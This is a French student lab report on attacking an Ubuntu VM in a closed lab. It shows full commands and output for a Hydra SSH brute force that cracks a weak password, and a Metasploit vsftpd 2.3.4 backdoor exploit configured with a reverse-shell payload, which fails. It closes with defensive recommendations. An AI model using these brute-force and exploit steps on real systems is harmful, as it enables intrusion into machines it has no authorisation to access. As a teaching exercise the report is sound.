

TP 3.1 : Attaque d'un serveur Linux (Ubuntu)

Réaliser par : KEMENE TAKO JAMES NELSON

1. Introduction

Dans les phases précédentes, des outils comme Nmap et Nessus ont permis d'identifier des vulnérabilités sur un système cible. Cependant, la détection seule ne permet pas d'évaluer leur impact réel.

Ce TP vise à simuler des attaques dans un environnement contrôlé afin de démontrer concrètement comment un attaquant peut exploiter ces failles.

Deux scénarios sont étudiés :

- Une attaque par brute force sur le service SSH
- L'exploitation d'un service vulnérable avec Metasploit

L'objectif est de comprendre les conséquences réelles d'une compromission.

2. Attaque brute force SSH

2.1 Contexte

Le serveur Ubuntu (192.168.56.10) expose un service SSH actif. Le test consiste à vérifier si un mot de passe faible peut être exploité pour accéder au système.

2.2 Préparation et problème initial

Lors de la première tentative, l'outil Hydra n'était pas installé :

```
hydra -l james -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10
```

Résultat :


```
Command 'hydra' not found
```



Figure 1 : Hydra non installé

2.3 Installation de Hydra

```
sudo apt install hydra
```



```
james@kali: ~  
File Actions Edit View Help  
james@kali:~$ hydra -l james -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10  
Command 'hydra' not found, but can be installed with:  
sudo apt install hydra  
Do you want to install it? (Y/n)y  
sudo apt install hydra  
The following packages were automatically installed and are no longer required:  
amass-common libfreedp2-2 libmupdf27.0 libwinpr2-2 python3-mistune0 python3-xlrd  
dvisvgm libfoam0 libndctl6 libwireplumber-0.4-0 python3-multipart python3-xlutils  
firmware-ti-connectivity libgl1-mesa-dev libpaper1 libxmb2 python3-ntlm-auth python3-xlwt  
freedp2-x11 libgles-dev libpam0 libmodern mupdf-tools python3-packaging-whl python3-zombie-imp  
icu-devtools liblvm2-core-dev libpotrace0 openjdk-17-jre python3-pyatspi ruby-unf-ext  
libadwaita-1-0 liblvm2-dev libpoptenc1 openjdk-17-jre-headless python3-pypdf2 ruby-zeitwerk  
libaio1 libpgm11 libre2-10 python3-pypeteer ruby3.1  
libappstream5 libgumbo2 libsigsegv2 postgresql-16 python3-pyrsistent ruby3.1-dev  
libatk-adaptor libgumbo3 libstemmer0d postgresql-16-pg-gvm python3-pysmi ruby3.1-doc  
libaudio2 libicu-dev libtag0 postgresql-client-16 python3-pysnmp4 tlutils  
libbfio1 libbinparser1 libteckit0 python3-appdirs python3-requests-ntlm tex-common  
libconfig-inifiles-perl libinstpatch-1.0-2 libtexlua53-5 python3-click-plugins python3-rsa vdpau-driver-all  
libdaxctl1 libjim0.82 libunibreak5 python3-diskcache python3-sniffio zenity  
libegl-dev libmedcrypto7 libtemper0 python3-ecdsa python3-terminaltables zenity-common  
libfreedp-client2-2 libmujs3 libvdpau-va-gll python3-jose python3-wheel-whl  
Use 'sudo apt autoremove' to remove them.  
  
Upgrading:  
libdb2 samba-common samba-libs smbclient  
  
Installing:  
hydra  
  
Installing dependencies:  
firebird4.0-common libaprilt64 libbson2-2 libfreedp3-3 libmemcached1t64 libmongocrypt0 libsmclient0 libtevent0t64  
firebird4.0-common-doc libaprutilt64 libfbclient2 libhashkit2t64 libmongoc2-2 libserf-1-1 libsvn1 libwinpr3-3  
  
Suggested packages:  
freedp-x11  
  
REMOVING:  
libapr1 libhashkit2 libmemcached1 libsmclient libtevent0  
Summary:  
Upgrading: 4, Installing: 17, Removing: 5, Not Upgrading: 366  
Download size: 12.9 MB
```

Figure 2 : Installation réussie de Hydra

2.4 Lancement de l'attaque

```
hydra -l james -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10
```

2.5 Blocage rencontré

```
[ERROR] target does not support password authentication
```



```
james@kali: ~  
james@kali:~$ hydra -l student -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no n-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-27 13:13:02  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task  
[DATA] attacking ssh://192.168.56.10:22/  
[ERROR] target ssh://192.168.56.10:22/ does not support password authentication (method reply 4).
```

Figure 3 : Échec de l'attaque brute force

2.6 Analyse technique

Cette erreur indique que :

- Le service SSH est actif
- Mais l'authentification par mot de passe est désactivée

Le serveur utilise une authentification par clé SSH.

2.7 Adaptation du scénario

Pour reproduire une mauvaise configuration courante nous avons modifier un fichier de configuration dans notre machine Ubuntu :


```
sudo nano /etc/ssh/sshd_config
```

Modification :

```
PasswordAuthentication yes
```

Puis :

```
sudo systemctl restart ssh
```



The screenshot shows a terminal window titled 'james@james-VirtualBox: ~'. The terminal is running the 'nano' text editor to edit the file '/etc/ssh/sshd_config'. The editor's title bar says 'GNU nano 6.2 /etc/ssh/sshd_config *'. The visible content of the file includes several commented-out lines and two active lines: '#PermitRootLogin no' and 'PasswordAuthentication yes'. The cursor is positioned at the end of the 'PasswordAuthentication yes' line. At the bottom of the terminal, there is a status bar with various keyboard shortcuts for nano, such as '^G Aide', '^O Écrire', '^W Chercher', '^K Couper', '^T Exécuter', '^C Emplacement', '^X Quitter', '^R Lire fich.', '^_ Remplacer', '^U Coller', '^J Justifier', and '^/_ Aller ligne'.


```
james@james-VirtualBox: ~
GNU nano 6.2 /etc/ssh/sshd_config *
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.
# This sshd was compiled with PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr
# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.
Include /etc/ssh/sshd_config.d/*.conf
#PermitRootLogin no
PasswordAuthentication yes
#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

^G Aide    ^O Écrire  ^W Chercher ^K Couper   ^T Exécuter ^C Emplacement
^X Quitter ^R Lire fich. ^_ Remplacer ^U Coller   ^J Justifier ^/_ Aller ligne
```

Figure 4 : Modification de la configuration SSH

2.8 Relance de l'attaque

```
hydra -l james -P /usr/share/wordlists/rockyou.txt -t 4 ssh://192.168.56.10
```




```
-(james@kali)-[~]
-$ hydra -l james -P /usr/share/wordlists/rockyou.txt -t 4 ssh://192.168.56.10
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-27 21:27:47
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.10:22/
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 14344335 to do in 3735:31h, 4 active
[STATUS] 61.00 tries/min, 183 tries in 00:03h, 14344216 to do in 3919:12h, 4 active
[STATUS] 63.00 tries/min, 441 tries in 00:07h, 14343958 to do in 3794:42h, 4 active
[STATUS] 61.80 tries/min, 927 tries in 00:15h, 14343472 to do in 3868:16h, 4 active
```

Figure 5 : Attaque brute force en cours

2.9 Résultat obtenu

```
login: james password: 1234
```



```
-(james@kali)-[~]
-$ hydra -l james -P /usr/share/wordlists/rockyou.txt -t 4 ssh://192.168.56.10
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-27 21:27:47
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.10:22/
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 14344335 to do in 3735:31h, 4 active
[STATUS] 61.00 tries/min, 183 tries in 00:03h, 14344216 to do in 3919:12h, 4 active
[STATUS] 63.00 tries/min, 441 tries in 00:07h, 14343958 to do in 3794:42h, 4 active
[STATUS] 61.80 tries/min, 927 tries in 00:15h, 14343472 to do in 3868:16h, 4 active
[22][ssh] host: 192.168.56.10 login: james password: 1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-27 21:45:30
```

Figure 6 : Mot de passe trouvé

2.10 Exploitation de l'accès

```
ssh james@192.168.56.10
pwd 1234
```

```
(james@kali)-[~]
$ ssh james@192.168.56.10
james@192.168.56.10's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

La maintenance de sécurité étendue pour Applications n'est pas activée.

29 mises à jour peuvent être appliquées immédiatement.
20 de ces mises à jour sont des mises à jour de sécurité.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

2 mises à jour de sécurité supplémentaires peuvent être appliquées avec ESM Apps.
En savoir plus sur l'activation du service ESM Apps at https://ubuntu.com/esm

New release '24.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Apr 27 17:09:57 2026 from 192.168.56.30
james@james-VirtualBox:~$
```

Figure 7 : Accès utilisateur obtenu

2.11 Interprétation

Cette attaque démontre que :

- Un mot de passe faible suffit à compromettre un système
- Aucune vulnérabilité logicielle n'est nécessaire
- L'accès obtenu constitue une compromission réelle

3. Exploitation d'un service vulnérable avec Metasploit

3.1 Contexte

Après avoir démontré qu'un accès peut être obtenu via une attaque par brute force SSH, cette partie vise à exploiter une vulnérabilité logicielle sur le serveur Ubuntu (192.168.56.10).

Dans un environnement réel, les versions récentes des services sont sécurisées. Cependant, afin de reproduire une attaque réaliste, une **version volontairement vulnérable du service FTP (vsftpd 2.3.4)** est utilisée dans ce laboratoire.

Cette version est connue pour contenir une **backdoor permettant une exécution de commandes à distance sans authentification**.

3.2 Mise en place du service vulnérable SUR UBUNTU

La version vulnérable de vsftpd est installée manuellement car elle n'est plus disponible dans les dépôts officiels.

Installation des dépendances

```
sudo apt update
sudo apt install build-essential libssl-dev libpam0g-dev -y
```

Téléchargement et extraction

```
wget https://security.appspot.com/downloads/vsftpd-2.3.4.tar.gz
tar -xvzf vsftpd-2.3.4.tar.gz
cd vsftpd-2.3.4
```

Compilation

```
make
```

Installation manuelle

```
sudo cp vsftpd /usr/local/sbin/
```

Configuration minimale

```
sudo nano /etc/vsftpd.conf
```

Contenu :

```
listen=YES
anonymous_enable=YES
local_enable=YES
write_enable=YES
```



```
james@james-VirtualBox: ~/vsftpd-2.3.4
File Actions Edit View Help
GNU nano 6.2 /etc/vsftpd.conf
# Example config file /etc/vsftpd.conf
#
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
#
# Run standalone? vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=YES
write_enable=YES
local_enable=YES
anonymous_enable=YES
#
```

Figure 1 : modification du fichier de configuration

Lancement du service

```
sudo /usr/local/sbin/vsftpd /etc/vsftpd.conf
```

Vérification

```
ss -tulnp | grep 21
```



```
james@james-VirtualBox:~/vsftpd-2.3.4$ ss -tulnp | grep 21
tcp LISTEN 0 32 *:21 *:*
james@james-VirtualBox:~/vsftpd-2.3.4$ vsftpd -v
vsftpd: version 2.3.4
```

Figure 2 : Service FTP vulnérable actif sur le port 21

3.3 Identification de la vulnérabilité

La version **vsftpd 2.3.4** contient une backdoor introduite dans le code source.

Caractéristiques :

- Exécution de commandes à distance
- Accès sans authentification
- Ouverture d'un shell sur la machine cible

Cette faille correspond à une **vulnérabilité critique de type Remote Code Execution (RCE)**.

3.4 Lancement de Metasploit

Sur la machine Kali Linux :

Msfconsole

```
(james@kali)-[~]
$ msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

      .
    .
  .
      dBBBBBBb dBBBP dBBBBBBBP dBBBBBb          o
        ' dB'                        BBP
dB'dB'dB' dBBP       dBP           dBP BB
dB'dB'dB' dBP         dBP          dBP BB
dB'dB'dB' dBBBBB     dBP           dBBBBBBB

              dBBBBBP dBBBBBBb dBP             dBBBBBP dBP dBBBBBBBP
                dB' dBP               dB'.BP
dBP            dBBBB' dBP           dB'.BP dBP           dBP
--o--         dBP   dBP           dB'.BP dBP           dBP
              dBBBBP dBP           dBBBBBP dBBBBBP dBP           dBP

To boldly go where no
shell has gone before

=[ metasploit v6.4.124-dev ]
+ -- ==[ 2,632 exploits - 1,328 auxiliary - 1,710 payloads ]
+ -- ==[ 431 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > █
```

Figure 3 : Démarrage de Metasploit

3.5 Recherche de l'exploit

```
search vsftpd
```

Résultat :

```
➤ exploit/unix/ftp/vsftpd 234 backdoor
```

```
msf > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	Vsftpd 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	Yes	Vsftpd v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

Figure 4 : Identification de l'exploit

3.6 Configuration de l'exploit

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Définition de la cible :

```
set RHOSTS 192.168.56.10
```

Définition de la machine attaquante :

```
set LHOST 192.168.56.30
```

3.7 Vérification des paramètres

En utilisant la commande

```
show options
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):


| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.56.10   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                  |


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):


| Name           | Current Setting | Required | Description                                                                                                                                                                                                              |
|----------------|-----------------|----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)                                                                                                                                                        |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                                                             |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux >=3.17 (for Python variant also Python >=3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell) |
| FETCH_SRVHOST  |                 | no       | Local IP to use for serving payload                                                                                                                                                                                      |
| FETCH_SRVPORT  | 8080            | yes      | Local port to use for serving payload                                                                                                                                                                                    |
| FETCH_URIPATH  |                 | no       | Local URI to use for serving payload                                                                                                                                                                                     |
| LHOST          | 192.168.56.30   | yes      | The listen address (an interface may be specified)                                                                                                                                                                       |
| LPORT          | 4444            | yes      | The listen port                                                                                                                                                                                                          |


When FETCH_COMMAND is one of CURL,GET,WGET:


| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |


When FETCH_FILELESS is none:


| Name               | Current Setting | Required | Description                                                                         |
|--------------------|-----------------|----------|-------------------------------------------------------------------------------------|
| FETCH_FILENAME     | kilqpejz        | no       | Name to use on remote system when storing payload; cannot contain spaces or slashes |
| FETCH_WRITABLE_DIR | ./              | yes      | Remote writable dir to store payload; cannot contain spaces                         |


Exploit target:


| Id | Name               |
|----|--------------------|
| 0  | Linux/Unix Command |


View the full module info with the info, or info -d command.
```

Figure 5 : Paramètres correctement configurés

3.8 Exécution de l'exploitation

```
Run
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.30:4444
```


Figure 5 : Lancement de l'attaque

3.9 Résultat obtenu

Si la cible est vulnérable, une session est ouverte , Mais dans notre cas on obtien un message d'erreur :

Exploit failed [unreachable]: ConnectionTimeout

Exploit completed, but no session was created



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.30:4444
[-] 192.168.56.10:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.56.10:21) timed out.
[*] Exploit completed, but no session was created.
```

Figure 6 : Échec de l'exploitation via Metasploit

3.10 Analyse de l'échec

Malgré une configuration correcte de l'environnement :

- Le service FTP est actif
- Le port 21 est ouvert
- La communication réseau est fonctionnelle

L'exploitation n'a pas abouti.

Cette situation s'explique par le fait que la vulnérabilité **vsftpd 2.3.4** ne concerne pas toutes les versions disponibles.

En réalité :

- La backdoor est présente uniquement dans une version compromise spécifique
- Les versions actuelles du code source sont corrigées
- La version compilée dans ce TP ne contient pas cette backdoor

Par conséquent, l'exploit ne trouve aucun comportement exploitable.

3.11 Analyse technique

Cette situation met en évidence plusieurs points essentiels :

- La présence d'un service vulnérable théorique ne garantit pas son exploitabilité
- Les outils automatisés comme Metasploit dépendent fortement de la version exacte du logiciel
- Une analyse approfondie est nécessaire pour valider une vulnérabilité

3.12 Impact sécurité

Même si l'exploitation n'a pas abouti, une telle vulnérabilité, si elle était présente, permettrait

- La prise de contrôle complète du serveur
- L'exécution de commandes à distance
- L'installation de portes dérobées
- La compromission du réseau interne

Niveau de criticité : **CRITIQUE**

3.13 Conclusion de la partie

Cette phase démontre que :

- Toutes les vulnérabilités identifiées ne sont pas directement exploitables
- La réussite d'une attaque dépend de conditions précises
- L'analyse des échecs est une compétence essentielle en cybersécurité

Ce TP met en évidence la différence entre :

- Vulnérabilité théorique
- Exploitableté réelle

5. Utilisation avancée des outils

Hydra

```
hydra -L users.txt -P passwords.txt ssh://192.168.56.10
```

Rôle :

Tester plusieurs identifiants

Cas d'usage :

Audit de sécurité

Metasploit

```
show options  
info  
sessions
```

Rôle :

- Exploitation
- Post-exploitation

6. Recommandations de sécurité

- Désactiver l'authentification par mot de passe SSH
- Utiliser des clés SSH
- Mettre à jour les services
- Supprimer les services vulnérables

Bonnes pratiques :

- Mots de passe forts
- Limitation des tentatives
- Surveillance des logs
- Segmentation réseau

7. Conclusion

Ce TP démontre que :

- Une vulnérabilité peut être exploitée rapidement
- Un mot de passe faible suffit à compromettre un système
- Une mauvaise configuration entraîne des risques immédiats

La sécurité repose avant tout sur les bonnes pratiques de configuration.